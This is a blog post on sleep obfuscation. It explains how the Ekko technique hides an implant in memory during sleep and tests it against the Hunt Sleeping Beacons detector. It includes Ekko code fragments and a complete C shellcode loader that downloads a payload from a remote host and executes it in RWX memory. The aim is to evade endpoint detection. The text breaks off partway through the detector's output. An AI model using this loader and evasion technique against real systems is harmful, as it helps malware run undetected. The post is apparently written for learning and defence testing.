An Introduction into Sleep Obfuscation

Using Ekko to sort of bypass Hunt Sleeping Beacons

Posted on April 24, 2023
15 minute read

Sleep obfuscation is a really cool technique that has been around for a bit now. I spent the past few months digging into it and C. As defensive software has become more capable, along with defensive proof of concepts become more advanced, so must the techniques we implement into our payloads/implants/whatever. The goal of this post is to break down this technique, specifically, the Ekko sleep obfuscation implementation by C5pider, and modify it to bypass the tool Hunt Sleeping Beacons. There's already a fair bit of discussion on this, but, as someone still very inexperienced, I want to try to break this stuff down in a way that would have helped me immenseley when I was starting out.

> *Everything discussed/done in this blog is on x64 Windows. I did not try anything on x86 or WOW64 and I have no clue if it will work there.*

Sleep Obfuscation?

Sleep obfuscation is a technique that, at a high level, involves obfuscating your payload somehow while it sleeps. Defensive technology/POCs have become more capable of detecting the following via scanning:

- Sleep APIs (Sleep/WaitForSingleObject/NtDelayExecution/etc) being called from unbacked/RX/module stomped memory regions
- Unbacked RX Memory regions
- Static signaturing of payloads in memory (eg: yara)

▼ Unbacked? RX? Module Stomping? What's any of this mean!?

To clear up some terms: Unbacked refers to a property of the allocated memory. Memory allocated via Virtual/NtProtect, malloc, and other APIs will typically have the property "Private", whereas memory allocated by things like NtCreateSection + NtMapViewOfSection will have the property "Image". The latter is part of what the operating system uses when loading DLLs into a process. That type of memory is considered more legitimate.

Base address	Type	Prote...	Use
0x14729e55000	Image: Reserved		C:\Users\Administrator\Desktop\Dev\Shellcode Test\shellcode test\bin\x64\Debug\
0x14729e52000	Image: Commit	R	C:\Users\Administrator\Desktop\Dev\Shellcode Test\shellcode test\bin\x64\Debug\
0x14729e51000	Image: Reserved		C:\Users\Administrator\Desktop\Dev\Shellcode Test\shellcode test\bin\x64\Debug\
0x14729e50000	Image: Commit	R	C:\Users\Administrator\Desktop\Dev\Shellcode Test\shellcode test\bin\x64\Debug\
0x3597fc000	Private: Commit	RW	Stack (thread 16312)
0x3597f9000	Private: Commit	RW+G	Stack (thread 16312)

It's not as simple as just using a different API to write our payload into memory, though. While it is possible to attempt to make our payload look legitimate that way, if defenders simply check the contents in memory of the alleged image backing our memory to the actual DLL/module on disk, we can easily expose ourselves.

Lastly, RX stands for Read-Executable; the permission of the memory. It's like Linux file permissions; Read if the memory needs to be accessed (most of the time, this will be present), Write if the memory needs to be overwritten (like changing a variable value), and Executeable if it needs to be able to be executed (like functions in code). With Image memory being more trusted, defensive software have begun cracking down on Private RX regions as that is what is typical of injected payloads. Sometimes theres some exceptions, like .NET's JIT compiler which makes unbacked RWX memory. Oh yeah, putting our payload in RWX segments is also a red flag, so don't do that either.

Sleep obfuscation has the capability to address all of this. With sleep obfuscation we can:

- Spoof the call stack of our payload at rest
- Modify the memory permissions of our payload
- Encrypt our payloads

Ekko

So how does Ekko do all of this? The magic of timers, ROP, and callbacks. Ekko fundamentally works by creating a timer queue object, which can hold timers that execute callbacks. Then, the calling thread will begin to wait, triggering the timer queue to begin executing its callbacks. The callbacks will execute in a separate thread. I will refer to the calling thread as the “main” thread, and the separate thread as the “callback thread”.

▼ Callbacks?

A callback is something that is executed by something else; think of a Function 1 that takes a Function 2 as an argument (and will execute it). In this case, Function 2 is the callback.

The callbacks we will use in particular is `NtContinue` because we can pass a `CONTEXT` structure. This structure contains the registers of a thread; so `NtContinue` will set the current thread’s registers accordingly. Now we can do ROP; by controlling the instruction pointer (`RIP`), the stack pointer (`RSP`), and the argument registers of our callback thread, we can make it do stuff while our main thread is asleep.

▼ Argument Registers?

In x64 windows calling convention, the first four arguments are passed by the rcx, rdx, r8, and r9 registers, respectively. Then, the rest of the arguments are placed upon the stack with the rightmost argument being placed first, then the second rightmost second, etc. We can essentially control the thread by modifying its registers; point the RIP at the address of the function to execute, and then place its arguments in the right registers. However, if we're dealing with more than 4 arguments, it gets a bit tough due to the stack.

At its initial implementation, Ekko’s timer queue callbacks will do the following:


- Change memory permissions to R/W
- Encrypt memory via SystemFunction032
- Wait for the sleep duration
- Decrypt memory via SystemFunction032
- Change memory back to R/E

First, we must queue up a timer to capture a `CONTEXT` that we will modify and utilize for each callback.


```
CreateTimerQueueTimer(&hNewTimer, hTimerQueue, RtlCaptureContext, &CtxThread, 0, 0, WT_EXECUTEINTIMERTHREAD); // Create the
timer callback
WaitForSingleObject(hEvent, 0x32); // Trigger it after waiting for .05 seconds (0x32 milliseconds)
```

▼ Why create a timer and trigger it to capture the context?

When calling RtlCaptureContext, the return address will be the value at the captured RSP - 8 (CtxThread.Rsp - 8). This is because before the RSP is captured, the stack pointer is decremented by 0x8, and when RtlCaptureContext tries to save the RSP, it saves RSP + 0x10, leading to the location of the return address on the stack being overshot by 8 bytes. This return address will point to the instruction right after the call to RtlCaptureContext.



However, when RtlCaptureContext is finished calling, this return address is popped off the stack. Then, when we trigger the execution of our timer callbacks via WaitForSingleObject, the return address (pointing to the next instruction) is then placed back onto this spot. Now when our first callback finishes executing, it's gonna try to continue execution flow in R/W memory!



Basically, we can't use the main thread to set up the CONTEXT structs for our callbacks since the main thread and callback thread will share stacks and step on each other.

Then we can paste it into all of our `CONTEXT` structs.

```
memcpy(&RopProtRW, &CtxThread, sizeof(CONTEXT));
memcpy(&RopMemEnc, &CtxThread, sizeof(CONTEXT));
memcpy(&RopDelay,  &CtxThread, sizeof(CONTEXT));
memcpy(&RopMemDec, &CtxThread, sizeof(CONTEXT));
memcpy(&RopProtRX, &CtxThread, sizeof(CONTEXT));
memcpy(&RopSetEvt, &CtxThread, sizeof(CONTEXT));
```


Next, modify the copied `CONTEXTs` according to what/how we want to call.

```
// VirtualProtect( ImageBase, ImageSize, PAGE_READWRITE, &OldProtect );
RopProtRW.Rsp -= 8; // Remember how RtlCaptureContext oversteps our return address?
RopProtRW.Rip = VirtualProtect;
RopProtRW.Rcx = ImageBase;
RopProtRW.Rdx = ImageSize;
RopProtRW.R8 = PAGE_READWRITE;
RopProtRW.R9 = &OldProtect;
/* Do this for all the structs */
```

Then we can queue up our timer callbacks, trigger the timer queue, and watch the action.

```
CreateTimerQueueTimer(&hNewTimer, hTimerQueue, NtContinue, &RopProtRW, 100, 0, WT_EXECUTEINTIMERTHREAD);
CreateTimerQueueTimer(&hNewTimer, hTimerQueue, NtContinue, &RopMemEnc, 200, 0, WT_EXECUTEINTIMERTHREAD);
CreateTimerQueueTimer(&hNewTimer, hTimerQueue, NtContinue, &RopDelay, 300, 0, WT_EXECUTEINTIMERTHREAD);
CreateTimerQueueTimer(&hNewTimer, hTimerQueue, NtContinue, &RopMemDec, 400, 0, WT_EXECUTEINTIMERTHREAD);
CreateTimerQueueTimer(&hNewTimer, hTimerQueue, NtContinue, &RopProtRX, 500, 0, WT_EXECUTEINTIMERTHREAD);
CreateTimerQueueTimer(&hNewTimer, hTimerQueue, NtContinue, &RopSetEvt, 600, 0, WT_EXECUTEINTIMERTHREAD);
WaitForSingleObject(hEvent, INFINITE);
```

Full Ekko code is available at [C5pider's Github](#).



Hunt Sleeping Beacons

Hunt Sleeping Beacons (I will refer to it as HSB) is best summarized by its Readme

> *The idea of this project is to identify beacons which are unpacked at runtime or running in the context of an other process. All metrics applied are based on the observation that beacons tend to wait between their callbacks and this project aims to identify abnormal behaviour which caused the delay.*

I'm focusing on this tool because I dug into it a bit due to my CCDC team's confidence in it; I wanted to test its effectivity. It has two primary detection mechanisms

- For threads in a `Wait:DelayExecution` state, check them for stomped modules or private RX memory
- For threads in a `Wait:UserRequest` state, check if their call stack leads back to `Ntdll!KiUserApcDispatcher` or the dispatcher for timers.

Currently, the first one does not apply to us since all of our threads are in a `Wait:UserRequest` state. Because the intended detection is via injected/unpacked beacons, I will use a simple shellcode loader to test against HSB.

▼ Shitty ChatGPT shellcode loader


```
#include <stdio.h>
#include <windows.h>
#include <wininet.h>

#define BUFFER_SIZE 1024
#pragma comment(lib, "wininet.lib")
int main(int argc, char** argv) {
  HINTERNET hInternet, hFile;
  char url[] = "http://192.168.1.106:8002/ShellcodeTemplate.x64.bin"; // CHANGE ME
  char buffer[BUFFER_SIZE];
  DWORD bytesRead, fileSize;
  LPVOID fileData = NULL;

  // Initialize Wininet
  hInternet = InternetOpenA(NULL, NULL, NULL, NULL, NULL);
  if (hInternet == NULL) {
      printf("Failed to initialize Wininet\n");
      return 1;
  }

  // Open the file URL
  hFile = InternetOpenUrlA(hInternet, url, NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID,
NULL);
  if (hFile == NULL) {
      printf("Failed to open URL: %s\n", url);
      InternetCloseHandle(hInternet);
      return 1;
  }

  // Get the size of the file
  fileSize = 0;
  while (InternetReadFile(hFile, buffer, BUFFER_SIZE, &bytesRead)) {
      if (bytesRead == 0) break;
      fileSize += bytesRead;
  }

  hFile = InternetOpenUrlA(hInternet, url, NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID,
NULL);
  char* scbuffer = malloc(fileSize);
  InternetReadFile(hFile, scbuffer, fileSize, &bytesRead);

  printf("Read %d bytes\n", bytesRead);
  printf("Downloaded to 0x%llx\n", scbuffer);
  // Clean up
  InternetCloseHandle(hFile);
  InternetCloseHandle(hInternet);

  printf("Shellcode is %d bytes long\n", fileSize);

  void* addressPointer = VirtualAlloc(NULL, fileSize , 0x3000, 0x40);

  printf("Allocated to 0x%llx\n", addressPointer);

  memcpy(addressPointer, scbuffer, fileSize );

  void* handle = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)addressPointer, NULL, 0, 0);

  Sleep(3000);
  WaitForSingleObject(handle, INFINITE);

  return 0;
}
```

From this point, since we're going to be using Ekko in the form of shellcode, I'm going to be writing based off of C5pider's ShellcodeTemplate. We'll then use the loader to run the shellcode.

HSB, on average, flags us about two threads. Depending on when the scan was done and what stage of the ROP Ekko on, it might only flag us on one. This makes sense since we should have two real threads at work; our main thread, and the one doing the callbacks.

```
PS C:\Users\Administrator> \\192.168.1.106\share\Hunt-Sleeping-Beacons.exe
* Hunt-Sleeping-Beacons
* Checking for threads in state wait:DelayExecution
* Found 39 threads in state DelayExecution, now checking for suspicious callstacks
- Failed to open process: System (4)
* Done
* Now enumerating all thread in state wait:UserRequest
* Found 832 threads, now checking for delays caused by APC or Callbacks of waitable timers
! Possible Ekko/Nighthawk identified in process: 8452
        [+] RemoteCbDispatcher: 0x7ffda75dde2d
        * Thread 4976 state Wait:UserRequest seems to be triggered by Callback of waitable Timer
! Possible Ekko/Nighthawk identified in process: 8452
        [+] RemoteCbDispatcher: 0x7ffda75dde2d
        * Thread 4976 state Wait:UserRequest seems to be triggered by Callback of waitable Timer
! Possible Ekko/Nighthawk identified in process: 8452
        [+] RemoteCbDispatcher: 0x7ffda75dde2d
        * Thread 18048 state Wait:UserRequest seems to be triggered by Callback of waitable Timer
* End

PS C:\Users\Administrator> \\192.168.1.106\share\Hunt-Sleeping-Beacons.exe
* Hunt-Sleeping-Beacons
* Checking for threads in state wait:DelayExecution
* Found 39 threads in state DelayExecution, now checking for suspicious callstacks
- Failed to open process: System (4)
* Done
* Now enumerating all thread in state wait:UserRequest
* Found 849 threads, now checking for delays caused by APC or Callbacks of waitable timers
! Possible Ekko/Nighthawk identified in process: 8452
        [+] RemoteCbDispatcher: 0x7ffda75dde2d
        * Thread 4976 state Wait:UserRequest seems to be triggered by Callback of waitable Timer
! Possible Ekko/Nighthawk identified in process: 8452
        [+] RemoteCbDispatcher: 0x7ffda75dde2d
        * Thread 4976 state Wait:UserRequest seems to be triggered by Callback of waitable Timer
* End

PS C:\Users\Administrator> \\192.168.1.106\share\Hunt-Sleeping-Beacons.exe
* Hunt-Sleeping-Beacons
* Checking for threads in state wait:DelayExecution
* Found 39 threads in state DelayExecution, now checking for suspicious callstacks
- Failed to open process: System (4)
* Done
* Now enumerating all thread in state wait:UserRequest
* Found 857 threads, now checking for delays caused by APC or Callbacks of waitable timers
! Possible Ekko/Nighthawk identified in process: 8452
        [+] RemoteCbDispatcher: 0x7ffda75dde2d
        * Thread 4976 state Wait:UserRequest seems to be triggered by Callback of waitable Timer
! Possible Ekko/Nighthawk identified in process: 8452
        [+] RemoteCbDispatcher: 0x7ffda75dde2d
